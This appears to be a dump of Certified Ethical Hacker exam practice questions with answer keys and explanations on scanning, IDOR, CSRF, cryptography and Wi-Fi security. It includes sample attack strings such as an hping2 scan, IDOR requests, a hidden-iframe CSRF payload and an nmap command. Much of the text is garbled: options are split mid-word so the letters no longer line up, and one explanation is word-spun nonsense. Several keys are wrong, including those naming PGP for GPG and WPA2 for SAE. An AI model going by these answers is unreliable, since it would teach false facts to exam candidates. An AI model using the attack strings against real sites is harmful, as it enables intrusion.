EC-Council

Exam Questions 312-50v12

Certified Ethical Hacker Exam (CEHv12)

NEW QUESTION 1
- (Exam Topic 3)
You want to do an ICMP scan on a remote computer using hping2. What is the proper syntax?

A. hping2 host.domain.com
B. hping2 --set-ICMP host.domain.com
C. hping2 -i host.domain.com
D. hping2 -1 host.domain.com

Answer: D

Explanation:
http://www.carnal0wnage.com/papers/LSO-Hping2-Basics.pdf
Most ping programs use ICMP echo requests and wait for echo replies to come back to test connectivity. Hping2 allows us to do the same testing using any IP packet, including ICMP, UDP, and TCP. This can be helpful since nowadays most firewalls or routers block ICMP. Hping2, by default, will use TCP, but, if you still want to send an ICMP scan, you can. We send ICMP scans using the -1 (one) mode. Basically the syntax will be hping2 -1 IPADDRESS

```
[root@localhost hping2-rc3]# hping2 -1 192.168.0.100
HPING 192.168.0.100 (eth0 192.168.0.100): icmp mode set, 28 headers + 0 data bytes
len=46 ip=192.168.0.100 ttl=128 id=27118 icmp_seq=0 rtt=14.9 ms
len=46 ip=192.168.0.100 ttl=128 id=27119 icmp_seq=1 rtt=0.5 ms
len=46 ip=192.168.0.100 ttl=128 id=27120 icmp_seq=2 rtt=0.5 ms
len=46 ip=192.168.0.100 ttl=128 id=27121 icmp_seq=3 rtt=1.5 ms
len=46 ip=192.168.0.100 ttl=128 id=27122 icmp_seq=4 rtt=0.9 ms
— 192.168.0.100 hping statistic —
5 packets tramitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 0.5/3.7/14.9 ms
[root@localhost hping2-rc3]#
```

NEW QUESTION 2
- (Exam Topic 3)
Insecure direct object reference is a type of vulnerability where the application does not verify if the user is authorized to access the internal object via its name or key. Suppose a malicious user Rob tries to get access to the account of a benign user Ned.
Which of the following requests best illustrates an attempt to exploit an insecure direct object reference vulnerability?

A. “GET /restricted/goldtransfer?to=Rob&from=1 or 1=1’ HTTP/1.1Host: westbank.com”
B. “GET /restricted/\r\n\%00account%00Ned%00access HTTP/1.1 Host: westbank.com”
C. “GET /restricted/accounts/?name=Ned HTTP/1.1 Host westbank.com”
D. “GET /restricted/ HTTP/1.1 Host: westbank.com

Answer: C

Explanation:
This question shows a classic example of an IDOR vulnerability. Rob substitutes Ned's name in the "name" parameter and if the developer has not fixed this vulnerability, then Rob will gain access to Ned's account. Below you will find more detailed information about IDOR vulnerability.
Insecure direct object references (IDOR) are a cybersecurity issue that occurs when a web application developer uses an identifier for direct access to an internal implementation object but provides no additional access control and/or authorization checks. For example, an IDOR vulnerability would happen if the URL of a transaction could be changed through client-side user input to show unauthorized data of another transaction.
Most web applications use simple IDs to reference objects. For example, a user in a database will usually be referred to via the user ID. The same user ID is the primary key to the database column containing user information and is generated automatically. The database key generation algorithm is very simple: it usually uses the next available integer. The same database ID generation mechanisms are used for all other types of database records.
The approach described above is legitimate but not recommended because it could enable the attacker to enumerate all users. If it’s necessary to maintain this approach, the developer must at least make absolutely sure that more than just a reference is needed to access resources. For example, let’s say that the web application displays transaction details using the following URL:

- https://www.example.com/transaction.php?id=74656

A malicious hacker could try to substitute the id
parameter value 74656 with other similar values, for example

- https://www.example.com/transaction.php?id=74657

The 74657 transaction could be a valid transaction belonging to another user. The malicious hacker should not be authorized to see it. However, if the developer made an error, the attacker would see this transaction and hence we would have an insecure direct object reference vulnerability.

NEW QUESTION 3
- (Exam Topic 3)
Dorian Is sending a digitally signed email to Polly, with which key is Dorian signing this message and how is Poly validating It?

A. Dorian is signing the message with his public ke
B. and Poly will verify that the message came from Dorian by using Dorian's private key.
C. Dorian Is signing the message with Polys public ke
D. and Poly will verify that the message came from Dorian by using Dorian's public key.
E. Dorian is signing the message with his private ke
F. and Poly will verify that the message came from Dorian by using Dorian's public key.
G. Dorian is signing the message with Polys private ke
H. and Poly will verify mat the message came from Dorian by using Dorian's public key.

Answer: C

Explanation:
https://blog.mailfence.com/how-do-digital-signatures-work/ https://en.wikipedia.org/wiki/Digital_signature
A digital signature is a mathematical technique used to validate the authenticity and integrity of a message, software, or digital document. It's the digital equivalent of a handwritten signature or stamped seal, but it offers far more inherent security. A digital signature is intended to solve the problem of tampering and impersonation in digital communications.
Digital signatures can provide evidence of origin, identity, and status of electronic documents, transactions, or digital messages. Signers can also use them to acknowledge informed consent.
Digital signatures are based on public-key cryptography, also known as asymmetric cryptography. Two keys are generated using a public key algorithm, such as RSA (Rivest-Shamir-Adleman),
mathematically linked pair of keys, one private and one public.
creating a Digital signatures work through public-key cryptography's
two mutually authenticating cryptographic keys.
The individual who creates the digital signature uses a private key
only way to decrypt that data is with the signer's public key.
to encrypt signature-related data, while the

NEW QUESTION 4
- (Exam Topic 3)
Stella, a professional hacker, performs an attack on web services by exploiting a vulnerability that provides additional routing information in the SOAP header to support asynchronous communication. This further allows the transmission of web-service requests and response messages using different TCP connections. Which of the following attack techniques is used by Stella to compromise the web services?

A. XML injection
B. WS-Address spoofing
C. SOAPAction spoofing
D. Web services parsing attacks

Answer: B

Explanation:
WS-Address provides additional routing information in the SOAP header to support asynchronous communication. This technique allows the transmission of web service requests and response messages using different TCP connections
https://www.google.com/search?client=firefox-b-d&q=WS-Address+spoofing CEH V11 Module 14 Page 1896

NEW QUESTION 5
- (Exam Topic 3)
You have been authorized to perform a penetration test against a website. You want to use Google dorks to footprint the site but only want results that show file extensions. What Google dork operator would you use?

A. filetype
B. ext
C. inurl
D. site

Answer: A

Explanation:
Restrict results to those of a certain filetype. E.g., PDF, DOCX, TXT, PPT, etc. Note: The “ext:” operator can also be used—the results are identical.
Example: apple filetype:pdf / apple ext:pdf

NEW QUESTION 6
- (Exam Topic 3)
BitLocker encryption has been implemented for all the Windows-based computers in an organization. You are concerned that someone might lose their cryptographic key. Therefore, a mechanism was implemented to recover the keys from Active Directory. What is this mechanism called in cryptography?

A. Key archival
B. Key escrow.
C. Certificate rollover
D. Key renewal

Answer: B

NEW QUESTION 7
- (Exam Topic 3)
Lewis, a professional hacker, targeted the loT cameras and devices used by a target venture-capital firm. He used an information-gathering tool to collect information about the loT devices connected to a network, open ports and services, and the attack surface area. Using this tool, he also generated statistical reports on broad usage patterns and trends. This tool helped Lewis continually monitor every reachable server and device on the Internet, further allowing him to exploit these devices in the network. Which of the following tools was employed by Lewis in the above scenario?

A. Censys
B. Wapiti
C. NeuVector
D. Lacework

Answer: A

Explanation:
Censys scans help the scientific community accurately study the Internet. The data is sometimes used to detect security problems and to inform operators of vulnerable systems so that they can fixed

NEW QUESTION 8
- (Exam Topic 3)
A company's Web development team has become aware of a certain type of security vulnerability in their Web software. To mitigate the possibility of this vulnerability being exploited, the team wants to modify the software requirements to disallow users from entering HTML as input into their Web application.
What kind of Web application vulnerability likely exists in their software?

A. Cross-site scripting vulnerability
B. SQL injection vulnerability
C. Web site defacement vulnerability
D. Gross-site Request Forgery vulnerability

Answer: A

Explanation:
There is no single, standardized classification of cross-site scripting flaws, but most experts distinguish between at least two primary flavors of XSS flaws: non-persistent and persistent. In this issue, we consider the non-persistent cross-site scripting vulnerability.
The non-persistent (or reflected) cross-site scripting vulnerability is by far the most basic type of web vulnerability. These holes show up when the data provided by a web client, most commonly in HTTP query parameters (e.g. HTML form submission), is used immediately by server-side scripts to parse and display a page of results for and to that user, without properly sanitizing the content.
Because HTML documents have a flat, serial structure that mixes control statements, formatting, and the actual content, any non-validated user-supplied data included in the resulting page without proper HTML encoding, may lead to markup injection. A classic example of a potential vector is a site search engine: if one searches for a string, the search string will typically be redisplayed verbatim on the result page to indicate what was searched for. If this response does not properly escape or reject HTML control characters, a cross-site scripting flaw will ensue.

NEW QUESTION 9
- (Exam Topic 3)
An attacker changes the profile information of a particular user (victim) on the target website. The attacker uses this string to update the victim's profile to a text file and then submit the data to the attacker's database.
<
iframe src=""http://www.vulnweb.com/updateif.php"" style=""display:none""
> < /iframe >
What is this type of attack (that can use either HTTP GET or HTTP POST) called?

A. Browser Hacking
B. Cross-Site Scripting
C. SQL Injection
D. Cross-Site Request Forgery

Answer: D

Explanation:
https://book.hacktricks.xyz/pentesting-web/csrf-cross-site-request-forgery
Cross-site request forgery (also known as CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform.
This is done by making a logged in user in the victim platform access an attacker controlled website and from there execute malicious JS code, send forms or retrieve "images" to the victims account.
In order to be able to abuse a CSRF vulnerability you first need to find a relevant action to abuse (change password or email, make the victim follow you on a social network, give you more privileges...). The session must rely only on cookies or HTTP Basic Authentication header, any other header can't be used to handle the session. An finally, there shouldn't be unpredictable parameters on the request.
Several counter-measures could be in place to avoid this vulnerability. Common defenses:
- SameSite cookies: If the session cookie is using this flag, you may not be able to send the cookie from arbitrary web sites.
- Cross-origin resource sharing: Depending on which kind of HTTP request you need to perform to abuse the relevant action, you may take int account the CORS policy of the victim site. Note that the CORS policy won't affect if you just want to send a GET request or a POST request from a form and you don't need to read the response.
- Ask for the password user to authorise the action.
- Resolve a captcha
- Read the Referrer or Origin headers. If a regex is used it could be bypassed form example with:
http://mal.net?orig=http://example.com (ends with the url) http://example.com.mal.net
(starts with the url)
- Modify the name of the parameters of the Post or Get request
- Use a CSRF token in each session. This token has to be send inside the request to confirm the action. This token could be protected with CORS.
Diagram Description automatically generated

NEW QUESTION 10
- (Exam Topic 3)
Louis, a professional hacker, had used specialized tools or search engines to encrypt all his browsing activity and navigate anonymously to obtain sensitive/hidden information about official government or federal databases. After gathering the Information, he successfully performed an attack on the target government organization without being traced. Which of the following techniques is described in the above scenario?

A. Dark web footprinting
B. VoIP footpnnting
C. VPN footprinting
D. website footprinting

Answer: A

Explanation:
The deep web is the layer of the online cyberspace that consists of web pages and content that are hidden and unindexed.

NEW QUESTION 10
- (Exam Topic 3)
When configuring wireless on his home router, Javik disables SSID broadcast. He leaves authentication “open” but sets the SSID to a 32-character string of random letters and numbers.
What is an accurate assessment of this scenario from a security perspective?

A. Since the SSID is required in order to connect, the 32-character string is sufficient to prevent brute-force attacks.
B. Disabling SSID broadcast prevents 802.11 beacons from being transmitted from the access point, resulting in a valid setup leveraging “security through obscurity”.
C. It is still possible for a hacker to connect to the network after sniffing the SSID from a successful wireless association.
D. Javik’s router is still vulnerable to wireless hacking attempts because the SSID broadcast setting can be enabled using a specially crafted packet sent to the hardware address of the access point.

Answer: C

NEW QUESTION 13
- (Exam Topic 3)
Harris is attempting to identify the OS running on his target machine. He inspected the initial TTL in the IP header and the related TCP window size and obtained the following results:
TTL: 64 Window Size: 5840
What is the OS running on the target machine?

A. Solaris OS
B. Windows OS
C. Mac OS
D. Linux OS

Answer: D

NEW QUESTION 14
- (Exam Topic 3)
Sam, a web developer, was instructed to incorporate a hybrid encryption software program into a web application to secure email messages. Sam used an encryption software, which is a free implementation of the OpenPGP standard that uses both symmetric-key cryptography and asymmetric-key cryptography for improved speed and secure key exchange. What is the encryption software employed by Sam for securing the email messages?

A. PGP
B. S/MIME
C. SMTP
D. GPG

Answer: A

NEW QUESTION 15
- (Exam Topic 3)
Cross-site request forgery involves:

A. A request sent by a malicious user from a browser to a server
B. Modification of a request by a proxy between client and server
C. A browser making a request to a server without the user’s knowledge
D. A server making a request to another server without the user’s knowledge

Answer: C

Explanation:
https://owasp.org/www-community/attacks/csrf
Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they’re currently authenticated. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker’s choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.
CSRF is an attack that tricks the victim into submitting a malicious request. It inherits the identity and privileges of the victim to perform an undesired function on the victim’s behalf. For most sites, browser requests automatically include any credentials associated with the site, such as the user’s session cookie, IP address, Windows domain credentials, and so forth. Therefore, if the user is currently authenticated to the site, the site will have no way to distinguish between the forged request sent by the victim and a legitimate request sent by the victim.
CSRF attacks target functionality that causes a state change on the server, such as changing the victim’s email address or password, or purchasing something. Forcing the victim to retrieve data doesn’t benefit an attacker because the attacker doesn’t receive the response, the victim does. As such, CSRF attacks target state-changing requests.
It’s sometimes possible to store the CSRF attack on the vulnerable site itself. Such vulnerabilities are called “stored CSRF flaws”. This can be accomplished by simply storing an IMG or IFRAME tag in a field that accepts HTML, or by a more complex cross-site scripting attack. If the attack can store a CSRF attack in the site, the severity of the attack is amplified. In particular, the likelihood is increased because the victim is more likely to view the page containing the attack than some random page on the Internet. The likelihood is also increased because the victim is sure to be authenticated to the site already.

NEW QUESTION 17
- (Exam Topic 3)
John, a professional hacker, performs a network attack on a renowned organization and gains unauthorized access to the target network. He remains in the network without being detected for a long time and obtains sensitive information without sabotaging the organization. Which of the following attack techniques is used by John?

A. Advanced persistent theft
B. threat Diversion theft

C. Spear-phishing sites
D. insider threat

Answer: A

Explanation:
An advanced persistent threat (APT) may be a broad term wont to describe AN attack campaign within which an intruder, or team of intruders, establishes a bootleg, long presence on a network so as to mine sensitive knowledge.
The targets of those assaults, that square measure terribly fastidiously chosen and researched, usually embrace massive enterprises or governmental networks. the implications of such intrusions square measure huge, and include:

- Intellectual property thieving (e.g., trade secrets or patents)
- Compromised sensitive info (e.g., worker and user personal data)
- The sabotaging of essential structure infrastructures (e.g., information deletion)
- Total website takeovers

Executing an APT assault needs additional resources than a regular internet application attack. The perpetrators square measure typically groups of intimate cybercriminals having substantial resource. Some APT attacks square measure government-funded and used as cyber warfare weapons.
APT attacks dissent from ancient internet application threats, in that:

- They’re considerably additional advanced.
- They’re not hit and run attacks—once a network is infiltrated, the culprit remains so as to realize the maximum amount info as potential.
- They’re manually dead (not automated) against a selected mark and indiscriminately launched against an outsized pool of targets.
- They typically aim to infiltrate a complete network, as opposition one specific half.

More common attacks, like remote file inclusion (RFI), SQL injection and cross-site scripting (XSS), square measure oftentimes employed by perpetrators to ascertain a footing in a very targeted network. Next, Trojans and backdoor shells square measure typically wont to expand that foothold and make a persistent presence inside the targeted perimeter.

NEW QUESTION 20
- (Exam Topic 3)
Peter, a system administrator working at a reputed IT firm, decided to work from his home and login remotely. Later, he anticipated that the remote connection could be exposed to session hijacking. To curb this possibility, he implemented a technique that creates a safe and encrypted tunnel over a public network to securely send and receive sensitive information and prevent hackers from decrypting the data flow between the endpoints. What is the technique followed by Peter to send files securely through a remote connection?

A. DMZ
B. SMB signing
C. VPN
D. Switch network

Answer: C

NEW QUESTION 21
- (Exam Topic 3)
You start performing a penetration test against a specific website and have decided to start from grabbing all the links from the main page.
What Is the best Linux pipe to achieve your milestone?

A. dirb https://site.com | grep "site"
B. curl -s https://sile.com | grep ‘’< a href-\’http" | grep "Site-com- | cut -d "V" -f 2
C. wget https://stte.com | grep "< a href=*http" | grep "site.com"
D. wgethttps://site.com | cut-d"http

Answer: C

NEW QUESTION 24
- (Exam Topic 3)
Roma is a member of a security team. She was tasked with protecting the internal network of an organization from imminent threats. To accomplish this task, Roma fed threat intelligence into the security devices in a digital format to block and identify inbound and outbound malicious traffic entering the organization's network.
Which type of threat intelligence is used by Roma to secure the internal network?

A. Technical threat intelligence
B. Operational threat intelligence
C. Tactical threat intelligence
D. Strategic threat intelligence

Answer: A

NEW QUESTION 28
- (Exam Topic 3)
Jack, a professional hacker, targets an organization and performs vulnerability scanning on the target web server to identify any possible weaknesses, vulnerabilities, and misconfigurations. In this process, Jack uses an automated tool that eases his work and performs vulnerability scanning to find hosts, services, and other vulnerabilities in the target server. Which of the following tools is used by Jack to perform vulnerability scanning?

A. Infoga
B. WebCopier Pro
C. Netsparker
D. NCollector Studio

Answer: C

NEW QUESTION 31
- (Exam Topic 3)
Thomas, a cloud security professional, is performing security assessment on cloud services to identify any loopholes. He detects a vulnerability in a bare-metal cloud server that can enable hackers to implant malicious backdoors in its firmware. He also identified that an installed backdoor can persist even if the server is reallocated to new clients or businesses that use it as an laaS.
What is the type of cloud attack that can be performed by exploiting the vulnerability discussed in the above scenario?

A. Man-in-the-cloud (MITC) attack
B. Cloud cryptojacking
C. Cloudborne attack
D. Metadata spoofing attack


Answer: C

NEW QUESTION 35
- (Exam Topic 3)
The network in ABC company is using the network address 192.168.1.64 with mask 255.255.255.192. In the network the servers are in the addresses 192.168.1.122, 192.168.1.123 and 192.168.1.124. An attacker is trying to find those servers but he cannot see them in his scanning. The command he is using is:
nmap 192.168.1.64/28.
Why he cannot see the servers?

A. He needs to add the command ""ip address"" just before the IP address
B. He needs to change the address to 192.168.1.0 with the same mask
C. He is scanning from 192.168.1.64 to 192.168.1.78 because of the mask /28 and the servers are not in that range
D. The network must be dawn and the nmap command and IP address are ok

Answer: C

Explanation:
https://en.wikipedia.org/wiki/Subnetwork
This is a fairly simple question. You must to understand what a subnet mask is and how it works.
A subnetwork or subnet is a logical subdivision of an IP network.The practice of dividing a network into two or more networks is called subnetting.
Computers that belong to the same subnet are addressed with an identical most-significant bit-group in their IP addresses. This results in the logical division of an IP address into two fields: the network number or routing prefix and the rest field or host identifier. The rest field is an identifier for a specific host or network interface.
The routing prefix may be expressed in Classless Inter-Domain Routing (CIDR) notation written as the first address of a network, followed by a slash character (/), and ending with the bit-length of the prefix. For example, 198.51.100.0/24 is the prefix of the Internet Protocol version 4 network starting at the given address, having 24 bits allocated for the network prefix, and the remaining 8 bits reserved for host addressing. Addresses in the range 198.51.100.0 to 198.51.100.255 belong to this network. The IPv6 address specification 2001:db8::/32 is a large address block with 296 addresses, having a 32-bit routing prefix.
For IPv4, a network may also be characterized by its subnet mask or netmask, which is the bitmask that when applied by a bitwise AND operation to any IP address in the network, yields the routing prefix. Subnet masks are also expressed in dot-decimal notation like an address. For example, 255.255.255.0 is the subnet mask for the prefix 198.51.100.0/24.
Table Description automatically generated



IPv4 CIDR

CIDR	The last IP address on the subnet	Subnet mask	Number of addresses in a subnet	Number of hosts in the subnet
a.b.c.d/**32**	0.0.0.0	255.255.255.255	1	0
a.b.c.d/**31**	0.0.0.1	255.255.255.254	2	0
a.b.c.d/**30**	0.0.0.3	255.255.255.252	4	2
a.b.c.d/**29**	0.0.0.7	255.255.255.248	8	6
a.b.c.d/**28**	0.0.0.15	255.255.255.240	16	14
a.b.c.d/**27**	0.0.0.31	255.255.255.224	32	30
a.b.c.d/**26**	0.0.0.63	255.255.255.192	64	62
a.b.c.d/**25**	0.0.0.127	255.255.255.128	128	126
a.b.c.0/**24**	0.0.0.255	255.255.255.000	256	254
a.b.c.0/**23**	0.0.1.255	255.255.254.000	512	510
a.b.c.0/**22**	0.0.3.255	255.255.252.000	1024	1022
a.b.c.0/**21**	0.0.7.255	255.255.248.000	2048	2046
a.b.c.0/**20**	0.0.15.255	255.255.240.000	4096	4094
a.b.c.0/**19**	0.0.31.255	255.255.224.000	8192	8190
a.b.c.0/**18**	0.0.63.255	255.255.192.000	16 384	16 382
a.b.c.0/**17**	0.0.127.255	255.255.128.000	32 768	32 766
a.b.0.0/**16**	0.0.255.255	255.255.000.000	65 536	65 534
a.b.0.0/**15**	0.1.255.255	255.254.000.000	131 072	131 070
a.b.0.0/**14**	0.3.255.255	255.252.000.000	262 144	262 142
a.b.0.0/**13**	0.7.255.255	255.248.000.000	524 288	524 286
a.b.0.0/**12**	0.15.255.255	255.240.000.000	1 048 576	1 048 574
a.b.0.0/**11**	0.31.255.255	255.224.000.000	2 097 152	2 097 150
a.b.0.0/**10**	0.63.255.255	255.192.000.000	4 194 304	4 194 302
a.b.0.0/**9**	0.127.255.255	255.128.000.000	8 388 608	8 388 606
a.0.0.0/**8**	0.255.255.255	255.000.000.000	16 777 216	16 777 214
a.0.0.0/**7**	1.255.255.255	254.000.000.000	33 554 432	33 554 430
a.0.0.0/**6**	3.255.255.255	252.000.000.000	67 108 864	67 108 862
a.0.0.0/**5**	7.255.255.255	248.000.000.000	134 217 728	134 217 726
a.0.0.0/**4**	15.255.255.255	240.000.000.000	268 435 456	268 435 454
a.0.0.0/**3**	31.255.255.255	224.000.000.000	536 870 912	536 870 910
a.0.0.0/**2**	63.255.255.255	192.000.000.000	1 073 741 824	1 073 741 822
a.0.0.0/**1**	127.255.255.255	128.000.000.000	2 147 483 648	2 147 483 646
0.0.0.0/**0**	255.255.255.255	000.000.000.000	4 294 967 296	4 294 967 294

NEW QUESTION 37
- (Exam Topic 3)
Kevin, an encryption specialist, implemented a technique that enhances the security of keys used for encryption and authentication. Using this technique, Kevin input an initial key to an algorithm that generated an enhanced key that is resistant to brute-force attacks. What is the technique employed by Kevin to improve the security of encryption keys?

A. Key derivation function
B. Key reinstallation
C. A Public key infrastructure
D. Key stretching

Answer: D

NEW QUESTION 40
- (Exam Topic 3)
An attacker can employ many methods to perform social engineering against unsuspecting employees, including scareware.
What is the best example of a scareware attack?

A. A pop-up appears to a user stating, "You have won a free cruise! Click here to claim your prize!"
B. A banner appears to a user stating, "Your account has been locke
C. Click here to reset your password and unlock your account."
D. A banner appears to a user stating, "Your Amazon order has been delaye
E. Click here to find out your new delivery date."
F. A pop-up appears to a user stating, "Your computer may have been infected with spywar
G. Click here to install an anti-spyware tool to resolve this issue."

Answer: D

NEW QUESTION 42
- (Exam Topic 3)
Mirai malware targets IoT devices. After infiltration, it uses them to propagate and create botnets that then used to launch which types of attack?

A. MITM attack
B. Birthday attack
C. DDoS attack
D. Password attack

Answer: C

NEW QUESTION 45
- (Exam Topic 3)
You want to analyze packets on your wireless network. Which program would you use?

A. Wireshark with Airpcap
B. Airsnort with Airpcap
C. Wireshark with Winpcap
D. Ethereal with Winpcap

Answer: A

Explanation:
https://support.riverbed.com/content/support/software/steelcentral-npm/airpcap.html
Since this question refers specifically to analyzing a wireless network, it is obvious that we need an option with AirPcap (Riverbed AirPcap USB-based adapters capture 802.11 wireless traffic for analysis). Since it works with two traffic analyzers SteelCentral Packet Analyzer (Cascade Pilot) or Wireshark, the correct option would be "Wireshark with Airpcap."
NOTE: AirPcap adapters no longer available for sale effective January 1, 2018, but a question on this topic may occur on your exam.

NEW QUESTION 47
- (Exam Topic 3)
Jane is working as a security professional at CyberSol Inc. She was tasked with ensuring the authentication and integrity of messages being transmitted in the corporate network. To encrypt the messages, she implemented a security model in which every user in the network maintains a ring of public keys. In this model, a user needs to encrypt a message using the receiver's public key, and only the receiver can decrypt the message using their private key. What is the security model implemented by Jane to secure corporate messages?

A. Zero trust network
B. Transport Layer Security (TLS)
C. Secure Socket Layer (SSL)
D. Web of trust (WOT)

Answer: D

NEW QUESTION 51
- (Exam Topic 3)
The security team of Debry Inc. decided to upgrade Wi-Fi security to thwart attacks such as dictionary attacks and key recovery attacks. For this purpose, the security team started implementing cutting-edge technology that uses a modern key establishment protocol called the simultaneous authentication of equals (SAE), also known as dragonfly key exchange, which replaces the PSK concept. What is the Wi-Fi encryption technology implemented by Debry Inc.?

A. WEP
B. WPA
C. WPA2
D. WPA3

Answer: C

NEW QUESTION 53
- (Exam Topic 3)
Firewalk has just completed the second phase (the scanning phase) and a technician receives the output shown below. What conclusions can be drawn based on these scan results?
TCP port 21 no response TCP port 22 no response
TCP port 23 Time-to-live exceeded

A. The lack of response from ports 21 and 22 indicate that those services are not running on the destination server
B. The scan on port 23 was able to make a connection to the destination host prompting the firewall to respond with a TTL error
C. The scan on port 23 passed through the filtering devic
D. This indicates that port 23 was not blocked at the firewall
E. The firewall itself is blocking ports 21 through 23 and a service is listening on port 23 of the target host

Answer: C

NEW QUESTION 55
- (Exam Topic 3)
Which wireless security protocol replaces the personal pre-shared key (PSK) authentication with Simultaneous Authentication of Equals (SAE) and is therefore resistant to offline dictionary attacks?

A. WPA3-Personal
B. WPA2-Enterprise
C. Bluetooth
D. ZigBee

Answer: A

NEW QUESTION 60
- (Exam Topic 3)
Jacob works as a system administrator in an organization. He wants to extract the source code of a mobile application and disassemble the application to analyze

its design flaws. Using this technique, he wants to fix any bugs in the application, discover underlying vulnerabilities, and improve defense strategies against attacks.
What is the technique used by Jacob in the above scenario to improve the security of the mobile application?

A. Reverse engineering
B. App sandboxing
C. Jailbreaking
D. Social engineering

Answer: A

NEW QUESTION 65
- (Exam Topic 3)
Dayn, an attacker, wanted to detect if any honeypots are installed in a target network. For this purpose, he used a time-based TCP fingerprinting method to validate the response to a normal computer and the response of a honeypot to a manual SYN request. Which of the following techniques is employed by Dayn to detect honeypots?

A. Detecting honeypots running on VMware
B. Detecting the presence of Honeyd honeypots
C. Detecting the presence of Snort_inline honeypots
D. Detecting the presence of Sebek-based honeypots

Answer: C

NEW QUESTION 67
- (Exam Topic 3)
Bob, your senior colleague, has sent you a mail regarding a deal with one of the clients. You are requested to accept the offer and you oblige. After 2 days, Bab denies that he had ever sent a mail. What do you want to ""know"" to prove yourself that it was Bob who had send a mail?

A. Non-Repudiation
B. Integrity
C. Authentication
D. Confidentiality

Answer: A

Explanation:
Non-repudiation is the assurance that someone cannot deny the validity of something. Non-repudiation is a legal concept that is widely used in information security and refers to a service, which provides proof of the origin of data and the integrity of the data. In other words, non-repudiation makes it very difficult to successfully deny who/where a message came from as well as the authenticity and integrity of that message.

NEW QUESTION 68
- (Exam Topic 3)
______ is a type of phishing that targets high-profile executives such as CEOs, CFOs, politicians, and celebrities who have access to confidential and highly valuable information.

A. Spear phishing
B. Whaling
C. Vishing
D. Phishing

Answer: B

NEW QUESTION 70
- (Exam Topic 3)
